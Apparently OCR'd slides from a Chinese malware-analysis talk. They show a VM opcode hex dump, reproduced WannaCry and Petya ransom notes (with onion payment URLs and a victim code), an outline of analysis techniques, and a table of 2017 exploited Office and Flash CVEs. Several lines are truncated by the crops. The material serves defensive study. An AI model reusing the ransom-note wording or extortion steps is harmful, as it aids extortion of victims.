


```
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 f1 2e 1c 02 1d 00 00 00 00 00 00 00 00 00 00
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 c1 41 0d ed 0c 00 00 00 00 00 00 00 00 00 00
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1b 06 00 00  81 e9 0a fa f4 05 00 00 00 00 00 00 00 00 00 00
0d 00 00 00  01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
13 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

VM opcode with length

VM instruction parameter

WannaCry/NotPetya/BadRabbit等多个利用NSA工具的勒索病毒爆发



Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

我的电脑出了什么问题？
您的一些重要文件被我加密保存了。
照片、图片、文档、压缩包、音频、视频文件、exe文件等，
文件都被加密了，因此不能正常打开。
这和一般文件损坏有本质上的区别。您大可在网上找找恢复文
保证，没有我们的解密服务，就算老天爷来了也不能恢复这些

有没有恢复这些文档的方法？
当然有可恢复的方法。只能通过我们的解密服务才能恢复。我
够提供安全有效的恢复服务。
但这是收费的，也不能无限期的推迟。
请点击 <Decrypt> 按钮，就可以免费恢复一些文档。请您放

Payment will be raised on
5/16/2017 02:26:59
Time Left
02:22:35:15

Your files will be lost
5/20/2017 02:26:59
Time Left
06:22:35:1


About bitcoin
How to buy bitcoins?
Contact Us

```
You became victim of the PETYA RANSOMWARE

The harddisks of your computer have been
encryption algorithm. There is no way to
key. You can purchase this key on the dar

To purchase your key and restore your dat
steps:

1. Download the Tor Browser at "https://w
   help, please google for "access onion
2. Visit one of the following pages with

   http://petya37h5tbhyvki.onion/[redacted]
   http://petya5koahtsf7sv.onion/

3. Enter your personal decryption code there:

   68RmME-YcVEou-Ux7gfd-R65k6b-ZBGNgz-CQR1HH-kHrSPY-861t6o-4rbWM8-YZh5Ji-
   f3QpiS-BgNAwH-CFXvQ2-yb7pzJ-udBEzo

If you already purchased your key, please enter it below.
```

内容提纲:

1. 恶意文档分析技巧
   - 漏洞
   - VBA
2. API/字符串解密
   - API解密
   - 字符串解密
3. 反调试/反虚拟机/反沙箱技术
   - anti-debug
   - anti-vm
   - anti-sandbox
4. shellcode分析技巧
   - loader
   - shellcode to exe
   - scdbg
5. finspy
   - x86混淆
   - 代码虚拟化
6. 其它一些有助于分析的工具和脚本
7. 代码混淆技术
8. NotPetya中一个有趣的发现

恶意文档分析技巧



CVE 编号	漏洞类型	披露厂商	0day 利用情况	Nday 利用情况
CVE-2017-0261	EPS 中的 UAF 漏洞	FireEye	被 Turla 和某 APT 组织利用	摩诃草
CVE-2017-0262	EPS 中的类型混淆漏洞	FireEye，ESET	APT28	不详
CVE-2017-0199	OLE 对象中的逻辑漏洞	FireEye	被多次利用	被多次利用
CVE-2017-8570	OLE 对象中的逻辑漏洞 (CVE-2017-0199 的补丁绕过)	McAfee	无	不详
CVE-2017-8759	.NET Framework 中的逻辑漏洞	FireEye	被多次利用	被多次利用
CVE-2017-11292	Adobe Flash Player 类型混淆漏洞	Kaspersky	BlackOasis	APT28
CVE-2017-11882	公式编辑器中的栈溢出漏洞	embedi	无	Cobalt，APT34
CVE-2017-11826	OOXML 解析器类型混淆漏洞	奇虎 360	被某 APT 组织利用	不详

1.它们大都通过OLE(Object Linking and Embedding,对象嵌入或者链接)实现利用，通过oletools辅助提取加上经验，快速定位到具体的模块

EPSIMP32.FLT(EPS的漏洞CVE-2015-2545…)

MSO.dll

wsdlparser.cs

